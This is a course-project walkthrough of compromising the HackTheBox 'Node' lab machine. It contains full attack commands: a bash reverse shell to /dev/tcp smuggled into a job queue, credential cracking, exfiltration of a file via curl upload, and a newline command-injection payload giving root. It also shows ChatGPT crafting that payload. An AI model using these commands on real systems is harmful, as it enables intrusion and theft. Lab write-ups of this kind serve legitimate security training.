

Cracking an HTB Machine

Offensive Technologies Course Project

Ahmed Nouralla

Content

- **Introduction**
- **Steps Taken**
 - Reconnaissance
 - Source Code Analysis
 - Initial Foothold
 - Process Injection
 - Privilege Escalation
- **Lessons Learned: Offensive vs. Defensive**
- **References**

Introduction


HackTheBox is a Cybersecurity training platform providing boxes (virtual machine) to practice penetration testing skills.

Machine Focus:

- Modern Web App: Node.js (Express) App + MongoDB.
- Common developer mistakes:
 - Broken Access Control
 - Weak and reused passwords, cryptographic failures
 - Use of outdated software
 - Insecure coding and security misconfigurations

End Goal: obtain .txt flags in user and root accounts.

<https://app.hackthebox.com/machines/Node/information>



OS:	Linux
Difficulty:	Medium
Rating:	4.8

Tools and techniques

- Port/service scanning with **Nmap**
- SSH user enumeration using a **Metasploit** module
- Technology profiling with **Wappalyzer**
- Web fuzzing with **FFUF**
- Password attacks with **John** and **SecLists**
- Hash reverse lookups with **hashes.com**
- Exploiting hard-coded secrets and credentials reuse
- **Process injection** to switch between different users
- Shell upgrade with statically-linked **socat** binary.
- Binary security scan with **checksec**
- Binary disassembling and decompilation with **Ghidra**.
- Linux-native tools: **file**, **cat**, **unzip**, **tee**, **base64**,
ps, **curl**, **wget**, **find**



SecLists
THE PENTESTER'S COMPANION



1. Network recon.

```
ahmed@ahmed ~> nmap -Pn -sV -p22,3000 192.168.122.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24
Nmap scan report for 192.168.122.165
Host is up (0.0010s latency).
```





```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (U
3000/tcp  open  http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- **Port 22/tcp:** OpenSSH 7.2p2; wordlist user enumeration (**CVE-2016-6210**)
- **Port 3000/tcp:** Node.js Express (HTTP server)

```
> use scanner/ssh/ssh_enumusers
> set RHOSTS 192.168.122.165
> set USER_FILE
<SecLists>/Usernames/names.txt
> run
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.122.165:22 - SSH - Using malformed packet technique
[*] 192.168.122.165:22 - SSH - Checking for false positives
[*] 192.168.122.165:22 - SSH - Starting scan
[+] 192.168.122.165:22 - SSH - User 'bin' found
```

2. Application first look



3. Endpoint fuzzing with FFUF and SecLists

```
ffuf -u http://<URL>/FUZZ -fs 3861 -w <SecLists>/Discovery/Web-Content/big.txt
```

```
assets          [Status: 301, Size: 171, Words: 7, Lines: 10, Duration: 4ms]
partials        [Status: 301, Size: 175, Words: 7, Lines: 10, Duration: 4ms]
uploads         [Status: 301, Size: 173, Words: 7, Lines: 10, Duration: 5ms]
vendor          [Status: 301, Size: 171, Words: 7, Lines: 10, Duration: 5ms]
:: Progress: [20478/20478] :: Job [1/1] :: 3389 req/sec :: Duration: [0:00:07] :: Errors: 0
```

```
ffuf -u http://<URL>/api/FUZZ -fs 3861 -w <SecLists>/Discovery/Web-Content/big.txt
```

```
{"authenticated":false}
```

```
session         [Status: 200, S
users           [Status: 200, S
:: Progress: [20478/20478] :: Job [1/1]
```

```
admin.js  home.js  login.js  profile.js X
1  var controllers = angular.module('controllers');
2
3  controllers.controller('ProfileCtrl', function ($
4  |   $http.get('/api/users/' + $routeParams.username
5  |   .then(function (res) {
```

4. Unsalted SHA256 hashes & weak passwords

192.168.122.165:3000/api/

Not secure 192.168.122.165:3000/api/users

Pretty-print

```
[
  {
    "_id": "59a7365b98aa325cc03ee51c",
    "username": "myP14ceAdminAcc0uNT",
    "password": "dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29",
    "is_admin": true
  },
  {
    "_id": "59a7368398aa325cc03ee51d",
    "username": "tom",
    "password": "f0e2e750791171b0391b682ec35835bd6a5c3f7c0d1d0191",
    "is_admin": false
  },
  {
    "_id": "59a7368e98aa325cc03ee51e",
    "username": "mark",
    "password": "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f7",
    "is_admin": false
  },
  {
    "_id": "59aa9781cced6f1d1490fce9",
    "username": "rastating",
    "password": "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9eddb78ac2f0",
    "is_admin": false
  }
]
```

✓ Found:

de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f7 : snowflake
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0a : manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f24 : sponjebob

✗ Left:

? Hash Identifier

5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9eddb78ac2f0

WELCOME BACK,
MYP14CEADMINACCOUNT

Download Backup

5. Weak password for ZIP archive

```
ahmed@ahmed ~/Downloads> file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators
ahmed@ahmed ~/Downloads> nano myplace.backup
ahmed@ahmed ~/Downloads> cat myplace.backup | base64 -d > out
ahmed@ahmed ~/Downloads> file out
out: Zip archive data, at least v1.0 to extract, compression method=store
ahmed@ahmed ~/Downloads> unzip out
Archive:  out
  creating: var/www/myplace/
[out] var/www/myplace/package-lock.json password: |
```

```
ahmed@ahmed ~/Downloads> john-the-ripper.zip2john 2>/dev/null out | tee out.hash
out:$pkzip$8*1*1*0*0*11*2938*27a5f708fddf3c665b25143b7181e84308*1*0*0*17*996a*49eb92d91ad57fbd9358f2b6
ahmed@ahmed ~/Downloads> john-the-ripper out.hash --format=PKZIP --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 20 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
magicword          (out)
1g 0:00:00:00 DONE (2025-04-24 05:43) 33.33g/s 6826Kp/s 6826Kc/s 6826KC/s 2468101214161820..bluenote
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

6. Hard-coded secrets + credential reuse

```

myplace
├── node_modules
├── static
├── app.html
└── JS app.js
    ├── package-lock.json
    └── package.json

```

```

7  const MongoClient = require('mongodb').MongoClient;
8  const path        = require("path");
9  const spawn       = require('child_process').spawn;
10 const app         = express();
11 const url          = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=SCRAM-SHA-256';
12 const backup_key   = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
13
14 MongoClient.connect(url, function(error, db) {
15     if (error || !db) {

```

```
$ ssh mark@192.168.122.165
```

```
$ mongo -u mark -p "5A..." <DB>
```

```
mark@node:/home$ la
frank mark tom
mark@node:/home$ la frank/
.bash_logout .bashrc .profile
mark@node:/home$ la mark/
.bash_logout .bashrc .cache .dbshell .mongorc.js
mark@node:/home$ la tom/
.bash_logout .bashrc .cache .config .dbshell .mongorc.js .nano .npm .profile user.txt
mark@node:/home$ ll tom/user.txt
-rw-r----- 1 root tom 33 Sep  3  2017 tom/user.txt
```

```
mark@node:/home$ mongo -u mark -p 5AYRf
MongoDB shell version: 3.2.16
connecting to: scheduler
> show collections
tasks
```

7. Insecure coding leads to process injection

```
mark@node:/home$ ps aux | grep tom
tom      1074  0.0  1.9 1008052 40588 ?        Ssl  04:53   0:01 /usr/bin/node /var/scheduler/app.js
tom      1076  0.0  2.0 1019880 42760 ?        Ssl  04:53   0:01 /usr/bin/node /var/www/myplace/app.js
mark     1419  0.0  0.0  14228   972 pts/0    S+   05:15   0:00 grep --color=auto tom
mark@node:/home$ cat /var/scheduler/app.js
```

```
setInterval(function () {
  db.collection('tasks').find().toArray(function (error, docs) {
    if (!error && docs) {
      docs.forEach(function (doc) {
        if (doc) {
          console.log('Executing task ' + doc._id + '...');
          exec(doc.cmd);
          db.collection('tasks').deleteOne(
            { _id:new ObjectId(doc._id) });
        }
      });
    }
    else if (error) {
      console.log('Something went wrong: ' + error);
    }
  });
}, 30000);
```

8. Revshell, obtaining user flag, and shell upgrade

```
> db.tasks.insert({"cmd": "bash -c 'bash -i >& /dev/tcp/192.168.122.1/4444 0>&1'"})  
WriteResult({ "nInserted" : 1 })  
> |
```

```
ahmed@ahmed ~> nc -lvnp 4444  
Listening on 0.0.0.0 4444  
Connection received on 192.168.122.165 34622  
tom@node:/$ cat ~/user.txt  
cat ~/user.txt  
e1156 [REDACTED]  
tom@node:/$ |
```

```
ahmed@ahmed:/tmp$ socat file:`tty`,raw,echo=0 tcp-listen:4444  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.
```

```
tom@node:/tmp$ |
```


9. PrivEsc: located interesting SUID binary

```
$ find / -perm -u=s -type f 2>/dev/null
```

```
tom@node:/usr/local/bin$ ls -lah
total 28K
drwxr-xr-x  2 root root  4.0K Sep  3  2017 .
drwxr-xr-x 10 root root  4.0K Aug 29  2017 ..
-rwsr-xr--  1 root admin 17K Sep  3  2017 backup
tom@node:/usr/local/bin$ groups
tom adm cdrom sudo dip plugdev lxd lpadmin sambashare admin
tom@node:/usr/local/bin$ file backup
backup: setuid ELF 32-bit LSB executable, Intel 80386, version
1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2,
for GNU/Linux 2.6.32, BuildID[sha1]=343cf2d93fb2905848a420074
39494a2b4984369, not stripped
tom@node:/usr/local/bin$ |
```

10. Smuggled the binary for local analysis

```
tom@node:/usr/local/bin$ curl -q bashupload.com -T backup 2>/dev/null

=====

Uploaded 1 file, 16 484 bytes

wget http://bashupload.com/xG2Zy/backup

=====
```

```
ahmed@ahmed /tmp> wget -q http://bashupload.com/xG2Zy/backup
ahmed@ahmed /tmp> ls -lah backup
-rw-rw-r-- 1 ahmed ahmed 17K Apr 25 23:34 backup
ahmed@ahmed /tmp> checksec --file=backup
RELRO                STACK CANARY          NX                    PIE
Partial RELRO        No canary found      NX enabled           No PIE
ahmed@ahmed /tmp> |
```

11. Decompiled binary with Ghidra

Identified two attack vectors

Line 242: `strcpy(local_6f5, argv[3]);` # Buffer Overflow

Line 252: `system("... argv[3] ...");` # OS Command Injection

```
242  strcpy(local_6f5,*(char **)(param_2 + 0xc));
243  _Var5 = getpid();
244  tVar6 = time((time_t *)0x0);
245  cVar7 = clock();
246  uVar8 = mix(cVar7,tVar6,_Var5);
247  srand(uVar8);
248  local_34 = rand();
249  sprintf(local_add,"/tmp/.backup_%i",local_34);
250  pcVar4 = local_6f5;
251  sprintf(local_10b9,"/usr/bin/zip -r -P magicword %s %s > /dev/null",local_add,pcVar4);
252  system(local_10b9);
```

12. ChatGPT for crafting payload!

Given this vulnerable C code from a CTF task

```
sprintf(local, "/usr/bin/zip -r -P magicword %s %s > /dev/null",  
"key", argv[3]);  
system(local);
```

Help me craft a payload in argv[3] to get command execution, checks with strstr and strchr are being done so my payload cannot contain any of these strings

```
..  
/root  
;  
&  
,  
$  
|  
//  
/etc
```

Thought for 51 seconds >

You can bypass all of the `strstr` / `strchr` checks simply by injecting a **literal newline** into your `argv[3]` : since they only look for

c

Copy

```
strstr(..., "..")    strstr(..., "/root")    strstr(..., "/etc")  
strchr(..., ';')     strchr(..., '&')       strchr(..., '|')  
strchr(..., '$')     strchr(..., '|')
```

they never block `'\n'`, `'#'` or plain `>` redirections. The trick is:

1. **Break out** of the `zip` invocation by ending the first line.
2. **Run your command** on the second line (e.g. `id`, or whatever).
3. **Comment-out** the leftover `> /dev/null` with `#`.

For instance, here's a minimal payload that writes your UID/GID to `/tmp/pwn` :

bash

Copy

```
dummy  
/usr/bin/id > /tmp/pwn #
```


13. Payload execution and obtaining root flag

app.html

app.js

```
11 const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=PLAIN';
```

```
12 const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

```
tom@node:/usr/local/bin$ ./backup -q "45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474" -i nonexistent
> /bin/bash '#
```

```
zip warning: name not matched: nonexistent
```

```
zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_831895338 . -i nonexistent)
```

```
To run a command as administrator (user "root"), use "sudo <command>".
```

```
See "man sudo_root" for details.
```

```
root@node:/usr/local/bin# whoami
```

```
root
```

```
root@node:/usr/local/bin# cat /root/root.txt
```

```
1722e9
```

```
root@node:/usr/local/bin#
```

Lessons Learned

Offensive Side

Port Scanning

- Verify completeness with -p- -Pn
- Manual checks upon suspicion

Fuzzing and outdated software

- Automate checks whenever possible
- Check CVEs & metasploit modules

Developer mistakes

- Check for credential reuse
- Use suitable wordlists

Post Exploitation

- Maintain access, minimize footprint
- Exfiltrate interesting artifacts

Binary Exploitation

- Analyze with file & readelf
- Check binary security features
- AI can help crafting payloads

Defensive Side

Network Security

- Disable unneeded services
- Deny-by-default firewall

Secret Management

- No weak/hard-coded credentials
- Rotate keys & use least privilege

Secure Coding

- Sanitize all input
- Avoid unsafe functions
- Use strong cryptography correctly

Hardenings

- Refer to CIS benchmarks
- Enable ASLR, PIE, Canaries

Monitoring and Incident Response

- Monitor logs and setup alerts
- Devise incident response plans

References

- <https://www.hackthebox.com/machines/Node>
- <https://www.vulnhub.com/entry/node-1,252/>
- <https://www.cvedetails.com/cve/CVE-2016-6210/>
- <https://www.revshells.com/>
- <https://www.hashes.com/>
- <https://bash-upload.com/>
- <https://github.com/andrew-d/static-binaries>
- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>